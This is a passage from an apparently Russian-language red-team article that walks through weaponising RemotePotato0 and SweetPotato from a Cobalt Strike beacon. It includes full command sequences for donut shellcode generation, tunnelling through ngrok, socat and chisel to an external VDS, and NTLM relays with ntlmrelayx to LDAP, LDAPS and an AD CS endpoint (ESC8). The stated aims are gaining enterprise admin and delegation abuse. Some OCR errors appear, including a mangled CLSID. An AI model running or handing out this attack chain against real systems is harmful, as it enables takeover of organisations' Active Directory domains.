


Рис. 16. ngrok + socat на VDS

Теперь я могу ловить трафик на 136/TCP на машине аттакера, прилетевший с ngrok с VDS, и перенаправлять его обратно на жертву. В этом мне поможет SOCKS-прокся, развернутая кобой.

Эмпирическим путем было установлено, что проксю лучше поднимать в отдельном биконе, т. к. изначальная сессия начинает тупить, когда мы делаем execute-assembly с нашим инжектором, который мы так и не протестили – исправим это (теперь надо только перегенерить шеллкод с нужным IP ВДС-ки в аргументе -x).

beacon(2)> socks 1080
~$ sudo proxychains4 -q socat -v TCP-LISTEN:136,fork,reuseaddr TCP:<VICTIM_INTERNAL_IP>:9998
beacon(1)> execute-assembly RemotePotato0Inject.exe




Рис. 17. А вот и хешики!




Рис. 18. Тем временем на VDS

Но и это не предел наших возможностей – таким же способом можно зарелеить доменадмина на LDAP. Для начала перегенерим шеллкод с нужными нам аргументами (изменим режим в -m и добавим адрес VDS в -r).

```
~$ ./donut -i RemotePotato0.exe -b=1 -t -p '-m 0 -r <VDS_IP> -x <VDS_IP> -p 9998 -s <SESSION_ID>'
-o RemotePotato0.bin
```

К сожалению, на фри-версии ngrok-а не получится одновременно поднять второй канал, поэтому я воспользуюсь chisel-ом для перенаправления HTTP-трафла. Откровенно говоря, можно было и первый редирект настроить через chisel, и не юзать ngrok вообще, но ладно.

```
beacon(2)> socks 1080
(ATTACKER) ~$ ngrok tcp 136
(VDS) ~$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:<NGROK_IP>:<NGROK_PORT>
(VDS) ~$ sudo ./chisel server -p 8000 --reverse --auth <USER>:<PASS>
(ATTACKER) ~$ ./chisel client --auth <USER>:<PASS> <VDS_IP>:8000 R:80:127.0.0.1:8080
(ATTACKER) ~$ sudo proxychains4 -q socat -v TCP-LISTEN:136,fork,reuseaddr TCP:<VICTIM_IN-
TERNAL_IP>:9998
(ATTACKER) ~$ sudo proxychains4 -q ntlmrelayx.py -t ldap://<DC_INTERNAL_IP> --http-port 8080
--no-smb-server --no-wcf-server --no-raw-server --escalate-user <PWNED_USER>
beacon(1)> execute-assembly RemotePotato0Inject.exe
```




Рис. 19. Релеим HTTP через chisel




Рис. 20. Тем временем на VDS (дубль 2)

И я снова энтерпрайз админ. Таким образом, мы скрафтили способ повышения привилегий с помощью RemotePotato0 без использования вспомогательного хоста на внутреннем периметре :3

Бонус №1. Релей на AD CS (ESC8)

В случае, если по какой-либо причине релеить на LDAP(S) не получается, но в домене есть незащищенный эндпоинт Web Enrollment центра сертификации AD CS, можно провернуть вариацию атаки ESC8 (смотрим ресерч, если кто не в теме).

Для того, чтобы релей сработал в этом случае, может потребоваться поиграть с разными значениями CLSID, которые можно указать через аргумент -c. Захардкоженное значение {5167B42F-C111-47A1-ACC4-8EABE61B0B54} не сработает из-за того, что разные службы (с разными CLSID) используют разные уровни аутентификации при их триггере по RPC (определяется значением этих констант). То, что работает при релее на LDAP, может не сработать при релее на SMB / HTTP (в случае ESC8 релеим именно на HTTP).

Так вот, опять же империческим путем выяснено, что для ESC8 подходит служба CastServer-InteractiveUser со значением CLSID {f8842f8e-dafe-4b37-9d38-4e0714a61149}.

Продемонстрировать со скриншотом, к сожалению, не получится, т. к. в моей лаба сервер TEXAS и выполняет роль AD CS, а reflective-релей с самого на себе не сработает.




Рис. 21. Вот вам пруф ^^

Но в командах это должно было бы выглядеть примерно так:

```
~$ ./donut -i RemotePotato0.exe -b=1 -t -p '-m 0 -r <ATTACKER_IP> -x <ATTACKER_IP> -p 9998 -s <SESSION_ID> -c {f8842f8e-dafe-4b37-9d38-4e0714a61149}' -o RemotePotato0.bin
~$ ntlmrelayx.py -t http://<ADCS_CA_IP>/certsrv/certfnsh.asp --no-smb-server --no-wcf-server --no-raw-server --adcs --template User
```

При успешной генерации сертификата от имени атакованного пользюка, далее действуем обычно, как это происходит после проведение ESC8-атаки, а именно пользуемся Рубевусом (флаг / getcredentials) или PKINITtools для получения TGT и/или NT-хеша жертвы.

Бонус №2. Remote Potato без RemotePotato0.exe

В репе Impacket-а висит пулл реквест, избавляющий от необходимости тащить на атакуемый хост RemotePotato0.exe: триггер NTLM-аутентификации перенесли в форк Sweet-Potato, RPC-сервер реализовали в самом ntlmrelayx.py, а OXID-резолвер вынесли в отдельный скрипт. Однако в этом случае самый вкусный функционал будет урезан – триггерить NTLM-аутентификацию можно только от имени машинной УЗ, но не сквозь чужую сессию.

Я покажу способ вооружить и этот вариант атаки, имея под рукой только бикон кобы и инстанс VDS, через классическую реализацию RBCD-абьюза для пывна сервера, откуда прилетает аутентификация.

Для этого сначала определимся, что, куда и зачем мы редиректим:

1. Спомощью ngrok создаем TCP-канал извне до localhost:135. Так как RPC-сервер теперь крутится на машине атакующего, нам не нужно ничего зеркалить вторым socat; достаточно запустить rpcoxidresolver.py, который уже слушает localhost:135.
2. С помощью chisel пробрасываем порт 9997 с VDS на порт 9998 машины атакующего, на котором случает RPC-сервер ntlmrelayx.py. В качестве адреса RPC-сервера в rpcoxidresolver.py (опция -rip) указываем IP нашего VDS – это нужно для того, чтобы передать NTLM-аутентификацию в ntlmrelayx.py (при использовании адреса 127.0.0.1 работать отказывается).
3. ntlmrelayx.py пускаем через проксю кобы для релея на службу LDAPS контроллера домена. Да, на LDAPS, потому что в результате релея мы хотим настроить делегирование относительно вспомогательной сервисной УЗ, которую нельзя создать по LDAP.

- Стреляем SweetPotato.exe из кобы с триггером CLSID {42CBFAA7-A4A7-47BB-B422-BD-10E9D02700}, предлагаемого автором PR-а.

beacon(2)> socks 1080
(ATTACKER) ~$ ngrok tcp 135
(VDS) ~$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:<NGROK_IP>:<NGROK_PORT>
(VDS) ~$ sudo ./chisel server -p 6666 --reverse --auth <USER>:<PASS>
(ATTACKER) ~$ ./chisel client --auth <USER>:<PASS> <VDS_IP>:6666 R:9997:127.0.0.1:9998
(ATTACKER) ~$ python examples/rpcoxidresolver.py -oip 127.0.0.1 -rip <VDS_IP> -rport 9997
(ATTACKER) ~$ proxychains4 -q python examples/ntlmrelayx.py -t ldaps://<INTERNAL_DC_IP> --rpc-port 9998 -smb2support --no-smb-server --no-http-server --no-wcf-server --no-raw-server --no-da --no-acl --delegate-access
beacon(1)> execute-assembly SweetPotato.exe -e 1 -oip <VDS_IP> -c 42CBFAA7-A4A7-47BB-B422-BD-10E9D02700

